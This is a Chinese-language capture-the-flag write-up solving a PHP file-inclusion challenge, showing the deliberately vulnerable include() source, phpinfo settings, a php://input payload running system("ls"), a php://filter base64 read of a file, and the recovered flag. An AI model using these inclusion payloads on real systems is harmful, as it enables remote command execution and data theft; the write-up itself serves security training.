i春秋-百度杯”CTF比赛 2017 二月场-WEB-include

原创

love__lj 于 2020-12-31 17:19:11 发布 2327 收藏 5
分类专栏： ctf 文章标签： unctf

题目名称：

include

题目内容：

没错！就是文件包含漏洞。

打开界面后显示如下信息，展示phpinfo页面及源码

```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PHP Version 5.6.29

System	Linux 6c880d5c9445 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php5' '--with-config-file-scan-dir=/etc/php5/conf.d' '--enable-inline-optimization' '--disable-debug' '--disable-rpath' '--disable-static' '--enable-shared' '--mandir=/usr/share/man' '--with-pic' '--disable-cli' '--with-apxs2' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-calendar=shared' '--with-cdb' '--enable-ctype=shared' '--with-curl=shared' '--enable-dba=shared' '--with-db4=shared' '--enable-dom=shared' '--with-enchant=shared' '--enable-exif=shared' '--with-freetype-dir=shared,/usr' '--enable-ftp=shared' '--with-gd=shared' '--enable-gd-native-ttf' '--with-gdbm=shared' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-icu-dir=/usr' '--with-imap=shared' '--with-imap-ssl=shared' '--enable-intl=shared' '--with-jpeg-dir=shared,/usr' '--enable-json=shared' '--with-ldap=shared' '--enable-libxml=shared' '--enable-mbregex' '--enable-mbstring=all' '--with-mcrypt=shared' '--with-mysql=shared,mysqlnd' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqlnd' '--with-openssl=shared' '--with-pcre-regex=/usr' '--enable-pcntl=shared' '--enable-pdo=shared' '--with-pdo-mysql=shared,mysqlnd' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-pgsql=shared' '--with-pdo-sqlite=shared,/usr' '--with-pgsql=shared' '--enable-phar=shared' '--with-png-dir=shared,/usr' '--enable-posix=shared' '--with-pspell=shared' '--with-regex=php' '--enable-session' '--enable-shmop=shared' '--with-snmp=shared' '--enable-soap=shared' '--enable-sockets=shared' '--with-sqlite3=shared,/usr' '--enable-sysvmsg=shared' '--enable-sysvsem=shared' '--enable-sysvshm=shared' '--with-unixODBC=shared,/usr' '--enable-xml=shared' '--enable-xmlreader=shared' '--with-xmlrpc=shared' '--with-xsl=shared' '--enable-wddx=shared' '--enable-zip=shared' '--with-zlib=shared' '--without-db1' '--without-db2' '--without-db3' '--without-qdbm' '--with-mssql=shared' '--with-pdo-dblib=shared' '--enable-opcache' 'build_alias=x86_64-alpine-linux-musl' 'host_alias=x86_64-alpine-linux-musl' 'CC=gcc' 'CFLAGS=-Os -fomit-frame-pointer -g' 'LDFLAGS=-Wl,--as-needed' 'CPPFLAGS=-Os -fomit-frame-pointer' 'CXXFLAGS=-Os -fomit-frame-pointer -g'

从题目中可以知道是文件包含漏洞，所以上个网搜一搜发现：

allow_url_fopen = On && allow_url_include = Off 可以触发本地文件包含漏洞

allow_url_fopen = On && allow_url_include = On 可以触发远程文件包含漏洞


allow_url_fopen = Off && allow_url_include = On 需通过php://input伪协议进行包含

由于可以看见phpinfo，网页搜一下,发现allow_url_include打开的，所以使用php://input协议，使用post传递参数<?php system("ls");?>

Core

PHP Version	5.6.29

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*



使用 php://filter/read=convert.base64-encode/resource=dle345aae.php 读取文件内容：

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
PD9waHAgCiRmbGFnPSJmbGFnezYzNDU1NTQ4LTVkMzEtNDFiZS05YjQzLWRlMmM5YzdkZTJkYX0iOwo=
```


使用burpsuite解码：

```
<?php system("ls");?>

<?php
$flag="flag{63455548-5d31-41be-9b43-de2c9c7de2da}";
```